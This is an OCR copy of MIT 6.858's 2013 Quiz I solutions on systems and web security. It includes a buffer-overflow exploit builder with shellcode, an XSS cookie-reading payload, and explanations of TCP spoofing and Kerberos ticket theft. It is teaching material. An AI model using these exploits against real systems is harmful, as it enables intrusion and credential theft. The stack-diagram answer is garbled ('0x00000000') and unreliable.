
Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2013

Quiz I Solutions



Mean: 59.65. Std. Dev: 15.01

Histogram of grade distribution

I Lab 1

The following is a working exploit for exercise 2 in lab 1:

```
reqpath = 0xbfffedf8
ebp     = 0xbffff608
retaddr = ebp + 4

def build_exploit(shellcode):
    req = ("GET ////" +
           urllib.quote(shellcode) +
           "x" * (retaddr - reqpath - (len(shellcode)+8)) +
           "yyyy" +
           urllib.quote(struct.pack("I", reqpath+4)) +
           " HTTP/1.0\r\n\r\n")
    return req
```

The stack frame that is being attacked is the following:


```
static void process_client(int fd)
{
    static char env[8192];  /* static variables are not on the stack */
    static size_t env_len;
    char reqpath[2048];
    const char *errmsg;
    int i;

    /* get the request line */
    if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
        return http_err(fd, 500, "http_request_line: %s", errmsg);

    ...
```


The function `http_request_line` overruns `reqpath`.

1. [11 points]:

The following stack diagram corresponds to the state of the vulnerable web server right after `http_request_line` returns but before `process_client` returns. Fill in this diagram as follows:

- Fill in all stack memory contents that you can determine based on the exploit shown. You must fill in the return address, saved %ebp, contents of the entire reqpath buffer, and anything in between them. You don't need to write down the exact number of "x" bytes.
- Write down the memory addresses (on the left of the stack diagram) for the reqpath buffer, the %ebp register saved by `process_client`, and the return address that `process_client` will use.
- Label the location of the saved %ebp and the return address on the right of the stack diagram, in the way that the reqpath buffer is already labeled.





Answer: **0x00000000**

II Baggy Bounds Checking

Consider the implementation of Baggy Bounds Checking described in the paper (i.e., the 32-bit version of Baggy with slot_size=16) and the following code fragment:

```
 1.  char *p, *q;
 2.  char *a, *b, *c, *d, *e, *f;
 3.
 4.  p = malloc(48);
 5.  q = malloc(16);
 6.
 7.  a = p + 46;
 8.  b = a + 10;
 9.  *b = '\0';
10.  c = b + 10;
11.  d = c + 10;
12.  e = d - 32;
13.  *e = '\0';
14.
15.  p = q;
16.  f = p + 8;
```

Assume that p and q are allocated right after each other, but with the alignment rules that Baggy Bounds Checking uses.

2. [7 points]: Will Baggy Bounds Checking cause an exception at any of the above lines, or will the program terminate without an error? Explain your answer briefly.

A. Program terminates without an error.

B. Program raises an error on line number: _____

Explanation:

Answer: Error on line 11, because the value of d is 76 bytes beyond p, which is more than half a slot size (8 bytes) over the power-of-2 allocation size for p (64 bytes).

III Lab 2

3. [5 points]: The following fragment shows a few lines from `chroot-setup.sh` to setup the transfer database after implementing privilege separation:

```
python /jail/zoobar/zoodb.py init-transfer
chown -R 61013:61007 /jail/zoobar/db/transfer
chmod -R g-w /jail/zoobar/db/transfer
  ## g stands for group; this maps to clearing 020 in octal
chmod -R o+rw /jail/zoobar/db/transfer
  ## o stands for other; this maps to adding 006 in octal
```

UID 61013 corresponds to the bank service, and GID 61007 corresponds to the dynamic zoobar service.

Can the permissions on the transfer database be set tighter without breaking the functionality of the system? If so, explain how, and explain the attack that can take place if you don't. If not, explain what would break if it were any tighter.

Answer: It should be chmod o-rw /jail/zoobar/db/transfer; the bank is the only service that needs to read and write the transfer DB. (Some students also pointed out that if the dynamic service reads the transfer DB via RPC, it need not have read access on the DB file.) Otherwise any program on that system can modify the transfer DB.

4. [5 points]: Suppose Alyssa has completed lab 2 and her solution passes all the lab tests. Now suppose an adversary can compromise `zookld` after the zoobar web site has been running for a while. What attack can the adversary launch? For example, can the adversary steal zoobars?

Answer: Yes, zookld runs as root, so it has full privileges, and can arbitrarily modify all files on the system, including the zoobars DB.

IV Native Client

Ben Bitdiddle is designing Native Client for a 32-bit ARM processor instead of x86 (the paper in class was about the x86). For the purposes of this question, let us assume that ARM has fixed-sized instructions (4 bytes long), but does not have the segmentation support (%cs, %ds, etc) that the Native Client on x86 used to constrain loads and stores.

Ben's plan is to insert extra instructions before every computed jump and every computed memory load and store. These extra instructions would `AND` the computed jump, load, or store address with `0x0ffffffc`, meaning clearing out the top 4 bits of the address (and also clear the low two bits, to ensure the address is 4-byte-aligned), and thus constraining the jumps, loads, and stores to the bottom 256 MBytes of the address space. For example, suppose register `%r1` contains a memory address. Loading the value stored at that address into register `%r2` would result in the following instructions (in a pseudo-x86-like instruction set notation):

```
AND %r1, 0x0ffffffc
MOV (%r1), %r2
```

Much as in the Native Client paper, the attack scenario is that Ben's Native Client system will be used to execute arbitrary code that is received from an unknown source over the network, after it passes Ben's verifier.

5. [10 points]: Ben is trying to decide which of Native Client's original constraints are still necessary in his ARM version (see Table 1 in the Native Client paper). In particular, the x86 version of Native Client required all code to be aligned to 32-byte boundaries (see constraint C5 in Table 1 of the Native Client paper). Is it necessary for Ben's verifier check this constraint? Explain why or why not.

Answer: Ben's verifier does require 32-byte alignment (or something greater than the 4-byte alignment provided by the underlying hardware), in order to ensure that computed jumps do not go to the middle of a pseudo-instruction, thereby bypassing the extra `AND` instructions. In the example code sequence shown above, jumping to the second instruction with an arbitrary value in `%r1` will result in a memory load from an unconstrained address. 32-byte alignment is also required to protect springboard and trampoline code, so that untrusted code cannot jump into the middle of the springboard or trampoline.

V TCP/IP

6. [7 points]: Ben Bitdiddle tries to fix the Berkeley TCP/IP implementation, described in Steve Bellovin's paper, by generating initial sequence numbers using this random number generator:

```
class RandomGenerator(object):
  def __init__(self, seed):
    self.rnd = seed

  def choose_ISN_s(self):
    isn = self.rnd
    self.rnd = hash(self.rnd)
    return isn
```

Assume that Ben's server creates a `RandomGenerator` by passing it a random `seed` value not known to the adversary, that `hash()` is a well-known hash function that is difficult to invert, and that the server calls `choose_ISN_s` to determine the ISN_s value for a newly established connection.

How can an adversary establish a connection to Ben's server from an arbitrary source IP address, without being able to snoop on all packets being sent to/from the server?

Answer: Open a connection to the server, record the received ISN_s value as `s`, and when attempting to establish a spoofed connection from another IP address, guess that ISN_s will be `hash(s)`.

VI Kerberos

In a Unix Kerberos implementation, each user's tickets (including the TGT ticket for the TGS service) are stored in a per-user file in `/tmp`. The Unix permissions on this file are such that the user's UID has access to that file, but the group and others do not.

7. [7 points]: Ben Bitdiddle wants to send an email to Alyssa, and to include a copy of the Kerberos paper as an attachment, but because he stayed up late studying for this quiz, he accidentally sends his Kerberos ticket file as an attachment instead. What can Alyssa do given Ben's ticket file? Be precise.

Answer: Access all services as Ben, until Ben's ticket expires.

8. [7 points]: Ben Bitdiddle stores his secret files in his Athena AFS home directory. Someone hands Alyssa P. Hacker a piece of paper with the key of the Kerberos principal of `all-night-tool.mit.edu`, which is one of the `athena.dialup.mit.edu` machines. Could Alyssa leverage her knowledge of this key to get access to Ben's secret files? Assume Alyssa *cannot* intercept network traffic. Explain either how she could do so (and in what situations this might be possible), or why it is not possible.

Answer: Using the key of `all-night-tool.mit.edu`, Alyssa should construct a ticket impersonating Ben to `athena.dialup.mit.edu`, and use it to log into the dialup as Ben. She should then wait for the real Ben to also log in, at which point Ben's login process will store his tickets into `/tmp`. Alyssa can then steal his tickets on the dialup and use them to impersonate Ben to any server (including AFS). Note that Ben's files are not stored on the dialup server itself, so if Alyssa simply breaks into the dialup server, she cannot get access to Ben's files.

VII Web security

9. [7 points]: Ben Bitdiddle sets up a private wiki for his friends, running on `scripts.mit.edu`, at `http://scripts.mit.edu/~bitdiddl/wiki`. Alyssa doesn't have an account on Ben's wiki, but wants to know what Ben and his friends are doing on that wiki. She has her own web site running on `scripts.mit.edu`, at `http://scripts.mit.edu/~alyssa/`.

How can Alyssa get a copy of a given page from Ben's wiki (say, `http://scripts.mit.edu/~bitdiddl/wiki/Secret`)?

Answer: Alyssa should ask Ben or one of his friends to visit her page. On her page, she should create an iframe pointing to the secret page on Ben's wiki, and read the contents of that frame using Javascript code in her own page. The same-origin policy allows this because both Ben's and Alyssa's pages have the same origin (i.e., `http://scripts.mit.edu/`).

Ben Bitdiddle gives up on the wiki, and decides to build a system for buying used books, hosted at `http://benbooks.mit.edu/`. His code for handling requests to `http://benbooks.mit.edu/buy` is as follows:

```
 1.  def buy_handler(cookie, param):
 2.    print "Content-type: text/html\r\n\r\n",
 3.
 4.    user = check_cookie(cookie)
 5.    if user is None:
 6.      print "Please log in first"
 7.      return
 8.
 9.    book = param['book']
10.    if in_stock(book):
11.      ship_book(book, user)
12.      print "Order succeeded"
13.    else:
14.      print "Book", book, "is out of stock"
```

where the `param` argument is a dictionary of the query parameters in the HTTP request (i.e., the part of the URL after the question mark). Assume Ben's cookie handling function `check_cookie` correctly checks the cookie and returns the username of the authenticated user.

10. [7 points]: Is there a cross-site scripting vulnerability in Ben's code? If so, specify the line number that is vulnerable, and explain how Ben should fix it.

Answer: Yes, line 14 is vulnerable to cross-site scripting. An attacker can supply a value of `book` that contained something like `<script>alert(document.cookie)</script>`, and assuming the `in_stock` function returned false for that book ID, the web server would print that `script` tag to the browser, and the browser will run the code from the URL.

To prevent this vulnerability, wrap `book` in that line in `cgi.escape(book)`.

11. [7 points]: Is there a cross-site request forgery vulnerability in Ben's code? If so, specify how an adversary could exploit it.

Answer: Yes, an adversary can set up a form that submits a request to buy a book to `http://benbooks.mit.edu/buy?book=anyid`, and this request will be honored by the server.

To solve this problem, include a token with every legitimate request, in the way that Django CSRF works, and check that `cookie['csrftoken']==param['csrftoken']`.

12. [7 points]: Ben decides to port his web application to Django, and use Django's stateless CSRF protection. Explain why he should migrate his web application to a separate domain that's not under `mit.edu`.

Answer: Django's CSRF protection relies on storing the `csrftoken` in a cookie. For a site hosted under `mit.edu`, any other web application under `mit.edu` can set the `csrftoken` cookie and break Django's CSRF protection.

13. [7 points]: Ben Bitdiddle moved his book store to `https://www.bitdiddlebooks.com/`, but he needs to use the popular jQuery Javascript library to make his web page interactive. He adds the following line to his web page:

```
<SCRIPT SRC="http://code.jquery.com/jquery-1.9.1.js">
```

Provide at least two reasons for why this is a bad idea from a security perspective.

Answer: First, it allows an adversary with access to the network of a visitor to Ben's web site to inject arbitrary Javascript code into Ben's HTTPS page, bypassing any cryptographic protection Ben might have wanted. Second, it allows an adversary that compromises `code.jquery.com` to serve arbitrary Javascript code to run in browsers that visit Ben's page, even if that adversary doesn't control the visitor's network.

VIII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

14. [2 points]: What aspects of the labs were most time-consuming? How can we make them less tedious?

Answer: Debugging. Too much existing code to read for each lab. Repetitive exercises.

15. [2 points]: Are there other things you'd like to see improved in the second half of the semester?

Answer: More attack labs. More explanation of background material for papers.

16. [2 points]: Is there one paper out of the ones we have covered so far in 6.858 that you think we should definitely remove next year? If not, feel free to say that.

Answer: The popular answers were Capsicum, KINT, and The Tangled Web (too much reading in one assignment).

End of Quiz